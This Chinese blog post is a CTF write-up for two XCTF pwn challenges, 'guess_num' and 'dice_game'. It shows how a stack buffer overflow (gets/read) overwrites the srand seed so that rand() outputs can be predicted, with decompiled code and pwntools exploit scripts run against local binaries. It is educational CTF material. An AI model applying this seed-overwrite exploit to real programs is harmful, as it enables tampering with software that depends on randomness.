[pwn]通过覆盖seed值劫持rand()函数

原创

breezeO_o 于 2019-08-26 22:09:08 发布 1454 收藏 2

分类专栏： 二进制 ctf # ctf-pwn 文章标签： 安全 二进制安全 ctf pwn 网络安全

本文链接：https://blog.csdn.net/Breeze_CAT/article/details/100086919

文章目录

通过覆盖seed值劫持rand()函数

遇到了一种提醒，不是通过劫持eip然后getshell，而是程序中给了利用函数，但需要满足一定条件，比如连续猜对N个随机数。这里使用两个例题：

guess_num write

题目地址：guess_num

查看安全策略：

```
root@kali:/mnt/hgfs/share/xctf/no7.guess_num# checksec ./c9202d3634ec4513835ce3b
d19d8ff07
[*] '/mnt/hgfs/share/xctf/no7.guess_num/c9202d3634ec4513835ce3bd19d8ff07'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

全开...然后查看反汇编：

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  int v4; // [rsp+4h] [rbp-3Ch]
  int i; // [rsp+8h] [rbp-38h]
  int v6; // [rsp+Ch] [rbp-34h]
  char v7; // [rsp+10h] [rbp-30h]
  unsigned int seed[2]; // [rsp+30h] [rbp-10h]
  unsigned __int64 v9; // [rsp+38h] [rbp-8h]

  v9 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  v4 = 0;
  v6 = 0;
  *(_QWORD *)seed = sub_BB0();
  puts("--------------------------------");
  puts("Welcome to a guess number game!");
  puts("--------------------------------");
  puts("Please let me know your name!");
  printf("Your name:", 0LL);
  gets(&v7);
  srand(seed[0]);
  for ( i = 0; i <= 9; ++i )
  {
    v6 = rand() % 6 + 1;
    printf("-------------Turn:%d-------------\n", (unsigned int)(i + 1));
    printf("Please input your guess number:");
    __isoc99_scanf("%d", &v4);
    puts("--------------------------------");
    if ( v4 != v6 )
    {
      puts("GG!");
      exit(1);
    }
    puts("Success!");
  }
  sub_C3E();
  return 0LL;
}
```



```
__int64 sub_C3E()
{
  printf("You are a prophet!\nHere is your flag!");
  system("cat flag");
  return 0LL;
}
```

发现gets溢出，从v7变量向后溢出，基本没有上限的溢出。然后sub_C3E函数是查看flag功能。虽然溢出很明显，但由于全开了安全策略，即使给出了cat flag函数也没办法通过劫持eip调用，因为PIE保护会让代码段的执行地址每一次都随机化。所以我们只能通过“正常”手段来让程序自己执行cat flag：

```
  int v4; // [rsp+4h] [rbp-3Ch]
  int i; // [rsp+8h] [rbp-38h]
  int v6; // [rsp+Ch] [rbp-34h]
  char v7; // [rsp+10h] [rbp-30h]
  unsigned int seed[2]; // [rsp+30h] [rbp-10h]
  unsigned __int64 v9; // [rsp+38h] [rbp-8h]

  v9 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  v4 = 0;
  v6 = 0;
  *(_QWORD *)seed = sub_BB0();
  puts("--------------------------------");
  puts("Welcome to a guess number game!");
  puts("--------------------------------");
  puts("Please let me know your name!");
  printf("Your name:", 0LL);
  gets(&v7);
  srand(seed[0]);
  for ( i = 0; i <= 9; ++i )
  {
    v6 = rand() % 6 + 1;
```

```
  printf("-------------Turn:%d-------------\n", (unsigned int)(i + 1));
  printf("Please input your guess number:");
  __isoc99_scanf("%d", &v4);
  puts("---------------------------------");
  if ( v4 != v6 )
  {
    puts("GG!");
    exit(1);
  }
  puts("Success!");
}
sub_C3E();
```


整个函数的逻辑就是，先从一个文件中读取两个数给seed[2]，然后srand设置seed值位seed[0]，最后连续猜10次骰子，猜对了就输出flag。而seed在栈中的位置在v7下面，我们可以通过溢出覆盖seed[0]为0，而rand函数每次随机的值是和seed有关的，只要我们知道seed的值，就可以实现预测随机数，自己编写小脚本：

```c
#include <stdio.h>
#include <stdlib.h>
int main(void) {
 srand(0);
 for(int i=0;i<100;i++)
 {
     printf("%d,",rand()%6+1);
 }
}
```

每次输出都是一样：

```
2,5,4,2,6,2,5,1,4,2,3,2,3,2,6,5,1,1,5,5,6,3,4,4,3,3,3,2,2,2,6,1,1,1,6,4,2,5,2,5,4,4,4,6,3,2,3,3,6,1,6,5,2,3,3,4,3,3,5,2,4,4,3,4,3,6,5,4,2,6,1,4,1,4,3,4,3,3,4,3,2,1,1,3,3,1,4,6,3,2,1,1,3,1,
2,5,5,1,1,6,
```

v7的位置是rbp-30，seed的位置是ebp-10，相对位置是0x20，所以构造如下exp：

```python
# -*- coding: utf-8 -*-
from pwn import *
ans=[2,5,4,2,6,2,5,1,4,2]  #预测rand()的表
p=process("./c9202d3634ec4513835ce3bd19d8ff07")

print p.recv()
payload='a'*0x20  #v7和seed的相对位置
payload+=p64(0)   #覆盖seed[0]为0
p.sendline(payload)


for i in ans:     #依次猜就好了
    print p.recv()
    p.sendline(str(i))

print p.recv()
print p.recv()
```

成功拿到flag：

```
------------Turn:7------------
Please input your guess number:
---------------------------------
Success!
------------Turn:8------------
Please input your guess number:
---------------------------------
Success!
------------Turn:9------------
Please input your guess number:
---------------------------------
Success!
------------Turn:10------------
Please input your guess number:
---------------------------------
Success!
You are a prophet!
Here is your flag!
flag{asdasdagdgbhs}
```


dice_game writeup

题目地址：dice_game

查看安全策略：

```
root@kali:/mnt/hgfs/share/xctf/No1.dice_game# checksec dice_game
[*] '/mnt/hgfs/share/xctf/No1.dice_game/dice_game'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

差不多全开了。然后查看反汇编：

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  char buf[55]; // [rsp+0h] [rbp-50h]
  char v5; // [rsp+37h] [rbp-19h]
  ssize_t v6; // [rsp+38h] [rbp-18h]
  unsigned int seed[2]; // [rsp+40h] [rbp-10h]
  unsigned int v8; // [rsp+4Ch] [rbp-4h]

  memset(buf, 0, 0x30uLL);
  *(_QWORD *)seed = time(0LL);
  printf("Welcome, let me know your name: ", a2);
  fflush(stdout);
  v6 = read(0, buf, 0x50uLL);
  if ( v6 <= 49 )
    buf[v6 - 1] = 0;
  printf("Hi, %s. Let's play a game.\n", buf);
  fflush(stdout);
  srand(seed[0]);
  v8 = 1;
  v5 = 0;
  while ( 1 )
  {
    printf("Game %d/50\n", v8);
    v5 = sub_561415E8BA20();
    fflush(stdout);
    if ( v5 != 1 )
      break;
    if ( v8 == 50 )
    {
      sub_561415E8BB28((__int64)buf);
      break;
    }
    ++v8;
  }
```

```
  puts("Bye bye!");
  return 0LL;
}
```


和上一道题大同小异，read越界，可以读0x50个字符串，而buf距离栈底正好0x50，所以传统思路最多只能劫持ebp，而且开启了pie对后面的利用也是没有帮助。但我们可以覆盖seed[0]，而seed[0]正好是rand的种子，中间那个函数sub_561415E8BA20功能就是rand一个6以内的随机数，然后用户输入一个，连续才对50次就会拿到flag：

```
signed __int64 sub_561415E8BA20()
{
  signed __int64 result; // rax
  __int16 v1; // [rsp+Ch] [rbp-4h]
  __int16 v2; // [rsp+Eh] [rbp-2h]

  printf("Give me the point(1~6): ");
  fflush(stdout);
  _isoc99_scanf("%hd", &v1);
  if ( v1 > 0 && v1 <= 6 )
  {
    v2 = rand() % 6 + 1;
    if ( v1 <= 0 || v1 > 6 || v2 <= 0 || v2 > 6 )
      _assert_fail("(point>=1 && point<=6) && (sPoint>=1 && sPoint<=6)", "dice_game.c", 0x18u, "dice_game");
    if ( v1 == v2 )
    {
      puts("You win.");
      result = 1LL;
    }
    else
    {
      puts("You lost.");
      result = 0LL;
    }
  }
  else
  {
    puts("Invalid value!");
    result = 0LL;
  }
  return result;
```



```
int __fastcall sub_561415E8BB28(__int64 a1)
{
  char s; // [rsp+10h] [rbp-70h]
  FILE *stream; // [rsp+78h] [rbp-8h]

  printf("Congrats %s\n", a1);
  stream = fopen("flag", "r");
  fgets(&s, 100, stream);
  puts(&s);
  return fflush(stdout);
}
```

所以利用思路类似，exp如下：


```
from pwn import*
ans=[2,5,4,2,6,2,5,1,4,2,3,2,3,2,6,5,1,1,5,5,6,3,4,4,3,3,3,2,2,2,6,1,1,1,6,4,2,5,2,5,4,4,4,6,3,2,3,3,6,1]

p=process("./dice_game")
print p.recv()
p.sendline('a'*0x40 + p64(0))

for i in range(50):
    p.recv()
    p.sendline(str(ans[i]))

print p.recv()
print p.recv()
```

成功拿到flag：


root@kali:/mnt/hgfs/share/xctf/No1.dice_game# python ./exp.py
[+] Starting local process './dice_game': pid 3895
Welcome, let me know your name:
You win.
Congrats aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaI
flag{sodfigjahrklfgn}
Bye bye!